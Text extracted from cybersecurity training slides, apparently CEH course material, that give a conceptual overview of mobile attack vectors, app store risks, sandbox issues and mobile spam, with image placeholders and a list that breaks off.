


- ⦿ SMS redirection
- ⦿ Sending email messages
- ⦿ Posting to social media

**14%**  
of homes are  
infected with  
malware

<http://www.intellicloud.com>

# Mobile Attack Vectors



# Mobile Platform Vulnerabilities and Risks



01

Malicious Apps in Stores

02

Mobile Malware

03

App Sandboxing Vulnerabilities

04

Weak Device and App Encryption

05

OS and App Updates Issues

06

Jailbreaking and Rooting

07

Mobile Application Vulnerabilities

08

Privacy Issues (Geolocation)

09

Weak Data Security

10

Excessive Permissions

11

Weak Communication Security

12

Physical Attacks

# Security Issues Arising from App Stores



1

Insufficient or no vetting of apps leads to malicious and fake apps entering app marketplace

2


App stores are common target for attackers to distribute malware and malicious apps

3

Attackers can also social engineer users to download and run apps outside the official app stores

4


Malicious apps can damage other applications and data, and send your sensitive data to attackers



# App Sandboxing Issues



Sandboxing helps protect systems and users by limiting the resources the app can access in the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox



# Mobile Spam

C|EH  
Cybersecurity

01

**Unsolicited text/email messages sent to mobile devices from known/unknown phone number/email IDs**

02

